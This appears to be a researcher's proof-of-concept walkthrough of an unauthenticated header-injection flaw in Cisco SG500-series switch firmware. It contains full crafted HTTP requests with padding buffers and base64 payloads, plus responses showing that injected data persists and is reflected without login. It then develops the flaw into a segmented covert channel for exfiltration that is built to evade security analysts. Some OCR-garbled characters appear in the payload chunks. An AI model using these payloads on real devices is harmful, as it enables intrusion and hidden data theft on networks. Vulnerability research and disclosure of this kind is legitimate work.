For this attack flow, we will be utilizing a Cisco SG500-28 28-Port Gigabit Switch. The device will be factory defaulted, then setup in a common exploitable configuration. Note: the default session / credentials are transmitted via HTTP (unencrypted):


Importantly, while the web interface will prompt us to change the credentials, the API and web application are fully functional / attackable. In the background, a number of requests / polling items are triggered and the interface is "usable" outside of the web application presenting a "nag screen."

For our PoC / walkthrough, we will use the credentials:

Username: cybirpoc
Password: CYB1Rp0c



After inputting these new credentials, the application provides access. The firmware revision / configuration is shown here:



Our target device is using firmware 1.4.11.5. This is again, confirmed via screenshot.
Even though the official support pages state Cisco policy, "Cisco Engineering will no longer develop, repair, maintain, or test the product software", they have released an update for serious issues *after this date.* Yes, these updates address issues I disclosed to them in 2019 / 2020:

[Software Download – Cisco Systems](https://software.cisco.com/download/home/284099540/type/282463181/release/1.4.11.5)
https://software.cisco.com/download/home/284099540/type/282463181/release/1.4.11.5

[End-of-Sale and End-of-Life Announcement for the Cisco Small Business 200 Series Smart Switches (Select Models) – Cisco]

The affected product line is actually *much* bigger and they are all essentially "the same devices" in that they run similar firmware, interfaces, etc. The products Cisco has suggested affected customers upgrade to are also vulnerable to these issues and at time of disclosure, were still within their support window & update schedules (6/21). *See Additional Information for detailed information.*

Injected Header Control (Exact Position) PoC:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789X
/1234567890XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXTHISISINJECTED/wcd?
```


Reset of Webserver to correct header length / operation PoC:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789X
/1234567890/wcd?{DictionariesList}
```

Request Identifying the exact position / length of correctly "sprayed" buffer. ("THISISINJECTED")

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789X
/1234567890XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXTHISISINJECTED123456789123456789123456789123456789123456789123456789123456789123456789123
456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123
456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123
456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123
456789123456789123456789123456789123456789123456789123456789123456789123456789123/wcd?
```


The target switch is now operational following user setup. The switch has a complex password and is only accessible via HTTP / HTTPS. Requests to the base / location & application are fully operational and functional:



We will craft a special message:

This is a covert channel & message with lots of invalid characters
like breaks
<>?,./:";' []{}-=_+)(*&^%$#@!~`

Next, we will want to encode this data as base64. If you are using BURP DECODER, you can encode this test message via the interface:



If you have encoded this data correctly, you should have the following base64 string result. If not, you can also copy this string to recreate the attack:

VGhpcyBpcyBhIGNvdmVydCBjaGFubmVsICYgbWVzc2FnZSB3aXRoIGxvdHMgb2YgaW52YWxpZCBjaGFyYWN0ZXJzCmxpa2UgYnJlYWtzCjw+PywuLzoiOydbXXt9LTlfKykoKiZeJSQjQCF+YA==

At this point, you may be wondering why encoding this string of characters is a big deal or why I think I am so damn clever. Let's inject this base64 string into our previously crafted header instead of our fuzzed string:

```
GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789X
/1234567890XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXVGhpcyBpcyBhIGNvdmVydCBjaGFubmVsICYgbWVzc2FnZSB3aXRoIGxvdHMgb2YgaW52YWxpZCBj
aGFyYWN0ZXJzCmxpa2UgYnJlYWtzCjw+PywuLzoiOydbXXt9LT1fKykoKiZeJSQjQCF+YA==/wcd?
```

Request

Pretty | Raw | Hex

```
GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA1234567891234567891234567891234567891234567891234567891234567891 23
456789123456789123456789X/1234567890XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXVGhpcyBpcyBhIGNvdmVydCBjaGFubmVsICYgbWVzc2FnZSB3aXRoIGxvdHMgb2
YgaW52YWxpZCBjaGFyYWN0ZXJzCmxpa2UgYnJlYWtzCjw+PywuLzoiOydbXXt9LT1fKykoKiZeJSQjQCF+YA==/wcd?
HTTP/1.1
```

Now, let's issue a request to the base (/) page again. The base64 encoded payload we have injected is now persistently stored and reflected via an unauthenticated request.


Response

Pretty | Raw | Hex | Render

```
HTTP/1.1 302 Redirect
Server: GoAhead-Webs
Date:
Connection: close
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
X-Frame-Options: SAMEORIGIN
Location:
VGhpcyBpcyBhIGNvdmVydCBjaGFubmVsICYgbWVzc2FnZSB3aXRoIGxvdHMgb2YgaW52YWxpZCBjaGFyYWN0ZXJzCmxpa2Ug
YnJlYWtzCjw+PywuLzoiOydbXXt9LT1fKykoKiZeJSQjQCF+YA==/wcd</requestURL>
 <statusCode>4</statusCode>
 <deviceStatusCode>0</deviceStatusCode>
 <statusString>Request Is not authenticated</statusString>
  </ActionStatus>
   </ResponseData>
  /
```

Our base64 encoded data, typically malicious / unusable characters and all, is completely retrievable and integrated into future location tags and content. Decoding this through BURP DECODER's base64 decoder, we can see that the malicious sample code (including invalid characters) has been successfully transmitted, stored, and retrieved via the web application interface without authentication.

Copying and pasting the LOCATION header directly to BURP DECODER, reversing this process:



We have established a reliable, encoded, stealth method of communications and bypassed application / network controls via unsanitized input using novel encoding techniques and the limited window available . We have embedded malicious, typically invalid or sanitized characters into a persistent, unauthenticated location. We have reliably retrieved this at a later time, and from a different source address via the web application.

Let's try a file type or encoding of something more useful now, like a LARGER base64 encoded image:

iVBORw0KGgoAAAANSUhEUgAAAREAAAAjCAIAAAA8M6nLAAAAAXNSR0IArs4c6Q
AAAARnQU1BAACxjwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAATVSURBVHh
e7Zi/jhxFEId5EEJejlRnlOEFHJAjkSKRlkLkDJEhljuzlzu6l1lmZv7Z1fDO/uaJ2p7tnune1Z47fp9aq
urq6qrqma2fvProzxvTgnjGmD/eMMX24Z4zpwz1jTB/uGWP6cM8Y04d7xpg+3DPG9OGe
MaYP94wxfVy4Z3578uUiGXMV3v78C2OZXIUL98yvH3+ySMe8e/FykcwD8f7mliH5lo/jA3
mmf/3wllFwtXyu1DPo3716vUzMQxB3Cy7yOD6QZxrnulo+V+oZ8+DknnlMXP9cu3qG34u/f/
U1l15/f//4U34V8tKPXn9/OCDzh82f330fPwbQSJbwxzffrr8S1lFEUY8fptK/ffacolQj6OT/cFiM
RqlGfPWazInC8XOU3swXaa4bNpJVGZ1ij//NfKYiv3gZAzPVBwPFksCSnDfKWEvgXyelTG
TQOFHOEKXsJ+X93SiaTfpnz5UPArsYKLUdQclodTafKB5hjO2elfybz78gPFERlB/y4dPPZA
DYMBDoGWwoE5lhGa/LSZhzRWDjSQWhGKWhVyCUuJLMEiEQlMkwmxFZylH2ZM6Rsx
8JQMLcJ8mqjE6hvSrROfngUFt0FxnxFEKQk0YZTxzmBE6cnGSCfvNEkWHYx92omXG7Jv3
8pz8Cu2K78sE4kpGmdoQxNnqGG0+MuN8IxNNUmU3Km1vSVYvHAQTnp7MR4jwhZGp
R1vocSAlQlp4TzuMWnoA+D0q/LCTaESNzBMwmYShzKSFni171FJxo+uo5Ox/M9ET4jEcTe8
MbFMu4J4EQlDlB9DtPpMSO/FTMCl2Q9Zjl7dLEoaBxhDE2eoZsincL1LIl1CJqPeWdfnQpPw
SdR8K8ckQtylrPg1z7wUxVg4i4ho1Ho/T34s6loGkjcwzYG4Pp2g8aliSf+NfS+fnlCQKfEqCYT
DaIMqJBwEmMvLeRSRZE40SKm+1rZtw6hEU1g1lsVz66meolDsInS+yKEZZjbPQM4fWiyJCH
BKVFBtG1yLwBJQOy+iqyRJhXjqhFWevjbZv9kIOqJoohdrlzlmjayJyDszEP1S37oT5xA9DnLz95
HsgnHArsVZxcJYzXToplbB8EOSyDmCIUT1TLMPupmRERYVHNYBbblY8gNF/lLDWOMMZ
Gz+CaVliqKRnkjNGzGi8ZYlqBKsVeZH6eSU+iEia7Gb7ptVqL0oie/aBnLJPjpV52RgRN25nr
dlAQ35qT/fy1gg3GuWeYopyWbm71mM/Mh7hMVRw+JQDK9ePlBpAd1g6ydglxRdg8Uc4w
+2mY4TPnk7fjnxEZssrlbBxhjO3/AXCzyZIDE5gHrBIICoFSHSKYck5Z8hnPALn4kGJaixJ6Rta
f+llAkJcG2BMR9me+6O+rpPpo8ERZkp6pCoKGz7guw/nlPn665CphXHwcYQBrh2jyQYpOl
KYlONQuPmsnigxP/NTMSlBpcbvyQYMsA5xkV0om39gBtntGEGYdiUeeXzlZ5dpLMQpM+
vu7ch16l56fedyYYulG8rloxQYcXuRENTOUvflcqiZ7e2YNGVAUPpe5OY+4YY+Gx3ciMd4zj
ZeMGcA9819hvGeM+X/injGmD/eMMX24Z4zpwz1jTB/uGWP6cM8Y04d7xpg+3DPG9OG
eMaaHu7t/AGuabc0ylmlGAAAAAElFTkSuQmCC

From our previous fuzzing, we know the useful window of space for us is about 400 characters. The image above, after base64 encoding, is *significantly bigger.*

The challenge for us is to break this down into small enough chunks (~400) and indicate that this is a multipart file. There are a lot of ways to do this and to spare you the effort of having to do this instead of just witnessing this for yourself, I am providing these chunks here.

Let's lead our base64 data off with a header that indicates this is a multipart file. We are not looking to create a full-blown protocol suite (yet), what we are looking for is a reasonable method to encode data in this space and to abuse it for infiltration / exfiltration across the targeted network.

We will build our protocol with a simple delimiter, SEG. Using shorthand due to space considerations, our delimiter will state "this is part x of y":

SEG1o5 = "Segment 1 of 5"

Our constructed PoC so far. Yes, this will work fine just the way it is, give it a shot!

SEG1o5iVBORw0KGgoAAAANSUhEUgAAAREAAAAjCAIAAAA8M6nLAAAAAXNSR0IArs4c6QAAAARn
QU1BAACxjwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAATVSURBVHhe7Zi/jhxFEd5EEJejlRnIOEF
HJAjkSKRIkLkDJEhIjuzIzu6l1mZv7Z1fDO/uaJ2p7tnune1Z47fp9aqurq6qrqma2fvProzxvTgnjGmD/eMMX24Z4zp
wz1jTB/uGWP6cM8Y8Y04d7xpg+3DPG9OGeMaYP94wxfVy4Z3578uUiGXMV3v78C2OZXIUL98yvH3+ySMe8
e/FykcwD8f7mIiH5Io/jA3mmf/3wIIFwtXyu1DPo3716vUzMQxB3Cy7yOD6QZxrnuIo+V+oZ8+DknnIM

SEG2o5XP9cu3qG34u/f/U1l15/f//4U34V8tKPXn9/OCDzh82f330fPwbQSJbwxzffrr8S1lFEUY8fptK/ffacoIQj6O
T/cFiMRqlGfPWazInC8XOU3swXaa4bNpJVGZ1ij//NfKYiv3gZAzPVBwPFksCSnDfKWEvgXyeITGTQOFHOE
KXsJ+X93SiaTfpnz5UPArsYKLUdQclodTafKB5hjO2elfybz78gPFERIB/y4dPPZADYMBDoGWwoE5lhGa/LSZh
zRWDjSQWhGKWhVyCUuJLMEiEQlMkwmxFZylH2ZM6Rsx8JQMLcJ8mqjE6hvSrROfngUFt0FxnxFEKQk0YZ
TxzmBE6cnGSCfvNEkWHYx92omXG7Jv38pz8Cu2K78sE4kpGmdoQxNnqGG0+MuN8l

SEG3o5xNNUmU3Km1vSVYvHAQTnp7MR4jwhZGpR1vocSAlQlp4TzuMWnoA+D0q/LCTaESNzBMwmYShz
KSFni171FJxo+uo5Ox/M9ET4jEcTe8MbFMu4J4EQIDIB9DtPpMSO/FTMCI2Q9Zjl7dLEoaBxhDE2eoZsincL1LIl1
CJqPeWdfnQpPwSdR8K8ckQtylrPg1z7wUxVg4i4ho1Ho/T34s6loGkjcwzYG4Pp2g8aliSf+NfS+fnICQKfEqCYT
DaIMqJBwEmMvLeRSRZE40SKm+1rZtw6hEU1gIlsVz66meoIDsInS+yKEZZjbPQM4fWiyJCHBKVFBtG1yLwBJQ
Oy+iqyRJhXjqhFWevjbZv9kIOqJoohdrIzlmjayJyDszEP1S37oT5xA9DnLz95Hsgn

SEG4o5HArsVZxcJYzXTopIbB8EOSyDmCIUT1TLMPupmRERYVHNYBbbIY8gNF/ILDWOMMZGz+CaVIiqKR
nkjNGzGi8ZYIqBKsVeZH6eSU+iEia7Gb7ptVqL0oie/aBnLJPjpV52RgRN25nrdIAQ35qT/fy1gg3GuWeYopyW
bm71mM/Mh7hMVRw+JQDK9ePIBpAd1g6ydgIxRdg8Uc4w+2mY4TPnk7fjnxEZssrlbBxhjO3/AXCzyZIDE5gHr
BIICoFSHSKYck5Z8hnPALn4kGJaixJ6Rtaf+IlAkJcG2BMR9me+6O+rpPpo8ERZkp6pCoKGz7guw/nIPn665Cp
hXHwcYQBrh2jyQYpOIKYIONQuPmsnigxP/NTMSIBpcbvyQYMsA5xkV0om39gBtntGEGYd

SEG5ENDiUeeXzIZ5dpLMQpM+vu7ch16l56fedyYYulG8rloxQYcXuRENTOUvflcqiZ7e2YNGVAUPpe5OY+4Y
Y+Gx3ciMd4zjZeMGcA9819hvGeM+X/injGmD/eMMX24Z4zpwz1jTB/uGWP6cM8Y04d7xpg+3DPG9OGeM
aaHu7t/AGuabc0ylmIGAAAAAElFTkSuQmCCFIN

Next, we will need to indicate an end of file (EOF) delimiter for our segments. Using the == delimiter leveraged by base64 tips off what we're up to and may allow any suspicious eyes (like curious PSIRTs or security analysts) from figuring out what a big problem this attack is.

...but which delimiters should we use?

We have very quickly created a map of usable characters and a reasonable window size for DIRECTIVEFOUR.

Usable Characters (rough*): <,./;' []=->';":=+_*123456789123456789

```
X-Frame-Options: SAMEORIGIN
Location:
<,./;'[]=->';":=+_*123456789123456789123456789123456789123 4
[illegible]789123456789123456789 1
3456789123456789123456789123456789123456789123456789123456 7
9123456789123456789123456789123456789123456789123456789123 4
6789123456789123456789XXXX/wcd</requestURL>
 <statusCode>4</statusCode>
 <deviceStatusCode>0</deviceStatusCode>
 <statusString>Request Is not authenticated</statusString>
  </ActionStatus>
   </ResponseData>
  /
```

From our enumeration and initial spraying, we have determined a usable "window" size: *~410 bytes*:

<,./;' []=-
>';":=+_*123456789123456789123456789123456789123456789123456789123456789123456 7
891234567891234567891234567891234567891234567891234567891234567891234567891234
567891234567891234567891234567891234567891234567891234567891234567891234567891
234567891234567891234567891234567891234567891234567891234567891234567891234567
891234567891234567891234567891234567891234567891234567891234567891234567891234
56789XXXX

From our payload encoding, splitting, and assorted crafting, we have reduced the size of our encoded base64 image chunks (so far) to a miniscule <u>406 bytes</u>:

